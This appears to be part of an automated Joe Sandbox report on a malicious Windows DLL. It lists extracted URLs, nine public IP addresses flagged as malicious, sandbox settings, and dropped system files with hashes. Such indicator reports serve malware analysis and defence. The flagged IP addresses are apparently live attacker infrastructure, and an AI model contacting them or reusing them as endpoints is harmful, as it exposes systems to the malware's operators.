http:// https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 0000000B.00000003.362974573.000001E26E240000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.362989402.000001E26E241000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.363241068.000001E26E242000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dynamic.t	svchost.exe, 0000000B.00000002.363263870.000001E26E264000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.363241068.000001E26E242000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http:// crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	sample.dll	false	• URL Reputation: safe	unknown
http:// https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 0000000B.00000003.362927756.000001E26E260000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://sectigo.com/CPS0D	sample.dll	false	• URL Reputation: safe	unknown
http://https://t0.ssl.ak.tiles.virtualearth.net/tiles/gen	svchost.exe, 0000000B.00000003.341135545.000001E26E232000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000002.363234025.000001E26E23B000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://storeedgefd.dsx.mp.micr	svchost.exe, 0000000D.00000003.573546421.0000029548742000.00000004.00000800.00020000.00000000.sdmp, edb.log.13.dr	false	• Avira URL Cloud: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 0000000B.00000002.363256486.000001E26E25D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 0000000B.00000003.362944843.000001E26E25C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://activity.windows.com	svchost.exe, 00000006.00000002.766941806.000002984023E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 0000000B.00000002.363203777.000001E26E213000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Locations	svchost.exe, 0000000B.00000003.362927756.000001E26E260000.00000004.00000020.00020000.00000000.sdmp	false		high
http:// https://ecn.dev.virtualearth.net/REST/v1/Imagery/Copyright/	svchost.exe, 0000000B.00000002.363237135.000001E26E23D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://%s.dnet.xboxlive.com	svchost.exe, 00000006.00000002.766941806.000002984023E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 0000000B.00000003.362958279.000001E26E25A000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
116.202.10.123	unknown	Germany		24940	HETZNER-ASDE	true
203.157.152.9	unknown	Thailand		9649	MOPH-TH-APInformationTechnologyOfficeSG	true
91.93.3.85	unknown	Turkey		34984	TELLCOM-ASTR	true
172.96.190.154	unknown	Canada		59253	LEASEWEB-APAC-SIN-11LeasewebAsiaPacificpteltdSG	true
109.99.146.210	unknown	Romania		9050	RTDBucharestRomaniaRO	true
190.107.118.125	unknown	Argentina		28015	MERCOCOMUNICACIONESAR	true
163.53.204.180	unknown	India		58898	RAINBOWISP-ASRainbowcommunicationsIndiaPvtLtdIN	true
157.245.145.87	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
190.55.186.229	unknown	Argentina		27747	TelecentroSAAR	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	676610
Start date and time: 01/08/202213:41:07	2022-08-01 13:41:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	sample (renamed file extension from none to dll)
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@26/27@0/11
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 100% (good quality ratio 94.9%) • Quality average: 70.8% • Quality standard deviation: 25.8%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, WmiPrvSE.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 23.211.4.86, 52.242.101.226, 20.54.89.106, 20.223.24.244, 40.125.122.176
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, rp-consumer-prod-displaycatalog-geomap.trafficmanager.net, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:42:45	API Interceptor	14x Sleep call for process: svchost.exe modified
13:43:58	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

⊘ **No context**

Dropped Files

⊘ **No context**

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF318 0
Malicious:	false
Preview:	............*..........3...w.................C:\ProgramData\Microsoft\Network\Downloader\.. ....C:\ProgramData\Microsoft\Network\Downloader\... ....0u.................@...@...*... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log

Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.24943090485914662
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU4p:BJiRdwfu2SRU4p
MD5:	7B0A245903954CECA5936DC72D8030E4
SHA1:	B0B81C20EC1A98F1915A55F310A72C73FA4AE086
SHA-256:	DA90BBE594CF5B31C1FBFA6E642EB02D20486922405DAD2F40B502003188E302
SHA-512:	00D2D2CA9004E80E9E1C48ABEE4523C856CC90778C5D8E24ED3DE1683BED761CD834AA03F2AE2BE9B48E799BADE2961BB802870F73FB88A44F5EDA89687AB 501
Malicious:	false
Preview:	V.d.........@..@.3...w..........................3...w.................C:\ProgramData\Microsoft\Network\Downloader\... ....C:\ProgramData\Microsoft\Network\Downloader\.. ....0u.................@...@...d#... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x164c1cd1, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.2506573808454337
Encrypted:	false
SSDEEP:	384:KTf+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:KT0SB2nSB2RSjlK/+mLesOj1J2
MD5:	B79F46474F134B257B317A14DFFDBE8D

SHA1:	E7103E859D6A68AC103A5E052D110C80BEDE1F13
SHA-256:	B7038E4598E8CB446466ADC2D2381D2364FEEBB5EDAF47935D9D6EBAB38132E3
SHA-512:	9F3A3608CA176075EB58D699B6CD3893A2A01B6E222A7032BA1234A3B474625DB2DE3F399CFF00B296AC2E5EFCB1298452FD5C4A2C593564E6B595B4CD32373 D
Malicious:	false
Preview:	.L..... ....e.f.3...w........................).....8-...z..-*...zQ.h.(.....8-...z....).............3...w..B...........@............. ....O8-...z..................h.@8-...z..

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.0762272795577358
Encrypted:	false
SSDEEP:	3:AD7vIPi+qDtl/ck2tdvEtFsSMo01Ixtl/ill3Vkttlmlnl:ADrIq+qDtlUk2tdctFsSMo0Gtle3
MD5:	8E906FFF47B27DE5D57F8FFF516F6583
SHA1:	B1CD8FEA1CEB20D4F6244E54C93EAE5E42007365
SHA-256:	1AE46A910AED94C65DC9362146BC1FDBE03451E454F54175955FBD441A708D55
SHA-512:	A2621D8A20105CF688249FF4301CA743EAB6896CEF216739F92D83F1EE2F7460BF5F957F974D12E5E028A04A8F9F02F0EC2B5CD737E034F075ADD4A77C42B1E
Malicious:	false
Preview:	.WY.....................................3...w..-*...zQ.8-...z..........8-...z..8-...z....IC7-...z.u.................h.@8-...z..

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_99e4cc34952fe878588783efe1b659fd6a7d99c_7cac0383_160a9aca\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7212701355210085
Encrypted:	false
SSDEEP:	96:foWi44nYyky9haym7tNfwbpXIQcQSc6mcEUcw3/s+a+z+HbHgoFVG4rmMoVazWbd:Qnn9VHsieryjNLq/u7sjzS274ItW
MD5:	ADB64B3CF562AC409B88889C1D14F91F
SHA1:	B191E726F1628FD22B6DCB4DDAFFE2D6937EA9CE
SHA-256:	FE4547533A841FFF1EF48A5FE31BD157FFB41D2E036C40D89AAEB3B8B098322C
SHA-512:	91BEB487E77B9AF3D582B599DE3D1B6EBA37778D9A4B596302EBA2DF6327FAA11D0C910DF88D0CDA242F77362880970B02973994C29B258DCD274AD89901E6 B
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.3.8.6.0.1.7.0.8.5.5.5.4.5.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.c.4.b.8.8.5.4.-.9.7.d.6.-.4.7.d.a.-.a.e.b.b.-.a.d.5.6.a.d.b.4.5.6.a.8.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.b.7.a.7.a.f.c.-.5.c.4.b.-.4.1.a.e.-.8.8.a.3.-.b.1.8.0.6.e.9.6.6.3.0.d.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.6.c.c.-.0.0.0.1.-.0.0.1.d.-.5.7.0.4.-.6.4.2.9.e.7.a.5.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1./././.1.2././.1.3.:.0.9.:.0.7.:.1.6.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER922F.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Mon Aug 1 20:42:51 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	40854
Entropy (8bit):	2.0346024499082658
Encrypted:	false
SSDEEP:	192:fvVHEEOaTizvVFanAZhGBG9G6zkYQF9nmR:FkL26vVFanAPGBqG6zkYQF9M
MD5:	59C6397F9B596DA322C709D5E2B2D358
SHA1:	7BD70BEFC82A3AF8A1F63A8431AA1909731535DE
SHA-256:	E97253497CBF0F1B1AC5C26AEA3C46F34519E0020AE0B4742E9AF8E6D9622582
SHA-512:	B339FAED7CC8B37F40CEFCDD97461BA930A82CD17AE879BC422F9C6A4ADCC58D9B8A9EF85A2E82D08F6D19A134AF6E53FE21CE38500C9C2EBCBFC3BD042 DEAD

Malicious:	false
Preview:	MDMP....... ....:.b........................t...........$...............\ ....`.......8...........T..........................@...........,..U...........B............ ..GenuineIntelW...........T............:.b.............................0..................P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.............. ....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.. ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER96B4.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8278
Entropy (8bit):	3.6891360469438688
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiCF606YWhSUYpGgmfPySwGbMCpBR89bqTsftum:RrlsNiY606YgSUYpGgmfKSwCIq4f9
MD5:	F54ABFD6BE208152184F9EE546D23FE4
SHA1:	299CAC7EF0419093327F8675F7AFB1972C0CE741
SHA-256:	5788F82C978B41FDFA0599E468774A13349546F22505B356DE17B1714347A247
SHA-512:	BE46FB803116EF261720954AF49F011D173D75542AC53CE75A52BC857E85AAFB3BA16F13E1DE9E6F5A3B73E1870E4773410DBCBD3B83F3AFFC5E6320DF813C8 3
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.......<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.........<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.........<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.........<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.........<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.........<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.........<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.........<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.........<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.........<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.......<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.......<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.........<.P.i.d.>.5.8.3. 6.<./.P.i.d.>.......

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9907.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4550
Entropy (8bit):	4.416960359548232
Encrypted:	false
SSDEEP:	48:cvIwSD8zsWJgtWI9FfhWgc8sqYjE8fm8M4J2+HF8fV+q84QFuKcQIcQw0pd:uITfsK4grsqYVJcfVFKkw0pd
MD5:	CA8D8DE383C63D8EAB24BD9D26358D4E
SHA1:	9E064CE4ECF87F4A75FCE25079C372616B873922
SHA-256:	1D42E5DAA949EA0CE3F93B3866903AAE27092FEF34530FFC48BDAAD2CF34A522
SHA-512:	9979E0B0CB3DF99DF0D9F2216B1492DD42252506BEFB6DD3CC568884E988D410B1522543E2D24F2AF7C03A2D8089BB591A47CDC03D354D364B51EE6DF6B4B3 8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1628993" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\USOPrivate\UpdateStore\updatestore51b519d5-b6f5-4333-8df6-e74d7c9aead4.xml (copy)

Process:	C:\Windows\System32\svchost.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2494
Entropy (8bit):	5.234932660839943
Encrypted:	false
SSDEEP:	48:cAn/TLtfiiAoLeMp/B8BSfSkC9+TILdps:pTLtfrAoukEs
MD5:	5C8A3C42100ED07F00D41FEB7B2FB7C1
SHA1:	6C0A54CBFD38682C43B586A861550EF33EF8A2E4
SHA-256:	D687E70B8B92A11AD6884CA25EE81ED1190972431E83034C9A341772B650CD05
SHA-512:	1AC1C8DAE1B1D0261F852E4AF4C29A2E9B4A49C8445B9E0CF4C22F95A79F70EC718F036759BB6A06D7ECD7434E11D5D23B9FB27272F3FD257568E77CE304AE 4D
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-8"?><updateStore><sessionVariables><permanent><AUOptions dataType="3">1</AUOptions><AllowMUUpdateService dataType="3">0</AllowMUUpdateService><AreUpdatesPausedByPolicy dataType="11">False</AreUpdatesPausedByPolicy><AttentionRequiredReason dataType="19">0</AttentionRequiredReason><CurrentState dataType="19">1</CurrentState><FirstScanAttemptTime dataType="21">132399969272148706</FirstScanAttemptTime><FlightEnabled dataType="3">0</FlightEnabled><LastError dataType="19">0</LastError><LastErrorState dataType="19">0</LastErrorState><LastErrorStateType dataType="11">False</LastErrorStateType><LastMeteredScanTime dataType="21">132399969272304939</LastMeteredScanTime><LastScanAttemptTime dataType="21">132399969272148706</LastScanAttemptTime><LastScanDeferredReason dataType="19">1</LastScanDeferredReason><LastScanDeferredTime dataType="21">132768328383669698</LastScanDeferredTime><LastScanFailureError dataType="3">-2147023838</LastScanFailureError><LastScanFailu

C:\ProgramData\USOPrivate\UpdateStore\updatestoretemp51b519d5-b6f5-4333-8df6-e74d7c9aead4.xml

Process:	C:\Windows\System32\svchost.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2494
Entropy (8bit):	5.234932660839943
Encrypted:	false
SSDEEP:	48:cAn/TLtfiiAoLeMp/B8BSfSkC9+TILdps:pTLtfrAoukEs
MD5:	5C8A3C42100ED07F00D41FEB7B2FB7C1
SHA1:	6C0A54CBFD38682C43B586A861550EF33EF8A2E4
SHA-256:	D687E70B8B92A11AD6884CA25EE81ED1190972431E83034C9A341772B650CD05
SHA-512:	1AC1C8DAE1B1D0261F852E4AF4C29A2E9B4A49C8445B9E0CF4C22F95A79F70EC718F036759BB6A06D7ECD7434E11D5D23B9FB27272F3FD257568E77CE304AE4D
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8"?><updateStore><sessionVariables><permanent><AUOptions dataType="3">1</AUOptions><AllowMUUpdateService dataType="3">0</AllowMUUpdateService><AreUpdatesPausedByPolicy dataType="11">False</AreUpdatesPausedByPolicy><AttentionRequiredReason dataType="19">0</AttentionRequiredReason><CurrentState dataType="19">1</CurrentState><FirstScanAttemptTime dataType="21">132399969272148706</FirstScanAttemptTime><FlightEnabled dataType="3">0</FlightEnabled><LastError dataType="19">0</LastError><LastErrorState dataType="19">0</LastErrorState><LastErrorStateType dataType="11">False</LastErrorStateType><LastMeteredScanTime dataType="21">132399969272304939</LastMeteredScanTime><LastScanAttemptTime dataType="21">132399969272148706</LastScanAttemptTime><LastScanDeferredReason dataType="19">1</LastScanDeferredReason><LastScanDeferredTime dataType="21">132768328383669698</LastScanDeferredTime><LastScanFailureError dataType="3">-2147023838</LastScanFailureError><LastScanFailu

C:\Windows\Logs\waasmedic\waasmedic.20220801_204255_503.etl

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	2.740366961833745
Encrypted:	false
SSDEEP:	48:N1SsGur52AXEb7kU0b7kEnb7kl1b7kdb7kbIl9lPb7k0tplpb7kGb7kkb7kwgNbH:CQ2yE0U00g0b0d0U9Z0Clp0G0k0NN09O
MD5:	2F01500A1F97DA475C9D6A3CF839CADE
SHA1:	C3E7F6855F64C80E18244B77251FF742B9B39FDB
SHA-256:	B1F65AAAB7A8049FDEFB8CC3DDA1AECC3CEF07CF0FCB3BEE3542DD4922C22FE6
SHA-512:	4FF96D0512771381327D3F17B58A2DD8CA7FD176CED35FFDA8C0DCF9D35B8C0DA669D5896A7EE3C587EB258A6F60D1A26FF941C899C566BEE24F8F4311A7FC A9
Malicious:	false
Preview:	....!..........................4........t......................B.........j...Zb....... ....@.t.z.r.e.s...d.l.l.,.-.2.1.2.. ....@.t.z.r.e.s...d.l.l.,.-.2.1.1..D.s..3.... .....]..G...........E.C.C.B.1.7.5.F.-.1.E.B.2.-.4.3.D.A.-.B.F.B.5.-.A.8.D.5.8.A.4.0.A.4.D.7...C.:. \.W.i.n.d.o.w.s.\.l.o.g.s.\.w.a.a.s.m.e.d.i.c.\.w.a.a.s.m.e.d.i.c...2.0.2.2.0.8.0.1._.2.0.4.2.5.5._.5.0.3...e.t.l............P.P.4........t...9.B. .t......17134.1.amd64fre.rs4_release.180410-1804............5.@..t......OYo."(.s..O........WaaSMedicSvc.pdb.. ....

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA CA
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log

Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	9062
Entropy (8bit):	3.164876514129182
Encrypted:	false
SSDEEP:	192:cY+38+DJl+ibJ6+ioJJ+i3N+WtT+E9tD+Ett3d+E3zB+/:j+s+v+b+P+m+0+Q+q+C+/
MD5:	62DBF0D96F527459C7A2534BC9A1CCCE
SHA1:	FDD61B4F9350CB779383755A8EDC06168DCBD751
SHA-256:	E723F6202290E542DD6E4CFAFCE876F62B5A08CBD1B1C604C6119D5DAC6B368F
SHA-512:	13273A673CDAFFFF2A8D5D4462D34A2C957F708CD9C6971061334FC9D1235B2C2A85C37C11A1C04D86C457D02584349FBEAB50AEA21DB21D7CC6B80B769BE9 B
Malicious:	false
Preview:	..........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. . L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0. 1.:.2.9.:.4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. . (.8.0.0.7.0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....- .-.............-.

C:\Windows\SoftwareDistribution\DataStore\DataStore.edb

Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xec7260e4, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	12058624
Entropy (8bit):	3.2661983594628037
Encrypted:	false
SSDEEP:	49152:xlv5daaV7EyaUFzdGZYpdaC6l2UYWsjAr+dnXsSDoIA6:37EyaUFzdGZYpd+YlU+e
MD5:	525790A0DCE85983CE6669CA7A6843DA
SHA1:	7C48E757489E68E8F263C9864DEA992633C3BCC4
SHA-256:	D921651C52B11FDD47CAD24F16E76A4F4753B783DCFA6A3CC78B3570E73A4963
SHA-512:	388C8BA4309C042EFA15135A9A89E79B7B95DE88B270210CE5272E11170F48C6DF1C47DD2D4633DD454E60E22A0B61F795B52CFBDA700463534047F225B1EE5
Malicious:	false
Preview:	.r`.... ....=~.#4...w......................1.......&,...z).),...z).h...........................8.Dv#4...wm..].........B...........@... ...."....w... ....q...),...z){....................),...z).. ....

C:\Windows\SoftwareDistribution\DataStore\DataStore.jfm

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.20920948052015417
Encrypted:	false
SSDEEP:	6:PS/CwsteplgaDp7H3yslekaElLh/71lpr9moLHafRrigmtnn/t0PiRM8oKBXlH0t:sCwst2lV9jdldFDpQomJugmEyM85U
MD5:	20D757F93C3CB57E582BB5231E4F7D83
SHA1:	03A681990EF30015146DF6C64578CD3BFF9FE9EA
SHA-256:	353FB6A188ABB18CB0EDCE9CF5CB2A449E8EF02095746C22CD2FE0D43AEAA4C3
SHA-512:	BEE12704CD99FEE735D05CE47BE65D70F5B03A57E49F2B8203DD6D29E969F7B3AA4DA1D2FFE8CA542896A0C35174311551B254B5A514B61E05C0CA0A9E45FA D7
Malicious:	false
Preview:	...m....................................#4...w..#,...zm.&,...z).........$,...z..&,...z).....%,...z5w................M.Zs&,...z)... ....

C:\Windows\SoftwareDistribution\DataStore\Logs\edb.chk

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped

Size (bytes):	8192
Entropy (8bit):	0.37208809033350065
Encrypted:	false
SSDEEP:	6:QHAom/cWGom/cWSQmDoHAom/cWGom/cWSQmD:pCWGCWSQQBCWGCWSQQ
MD5:	0F7B04BEC5B99CB1CAB8AE99C148E894
SHA1:	3589D9D82F2E712BA7964ACB9D0F86FFF11DBAAD
SHA-256:	D03F104F97F648F753BD418917C3A7ABC7F95A4E941B86DA0D3B610E88A8A93D
SHA-512:	A06D245C015B9EB8329BE229F3482654FB50D675D02BFE4F3EF667FDCAE82455B32BE570E56257F9737D2920993EB47A7EDAD2C2E34253AF6F460263C8317C0
Malicious:	false
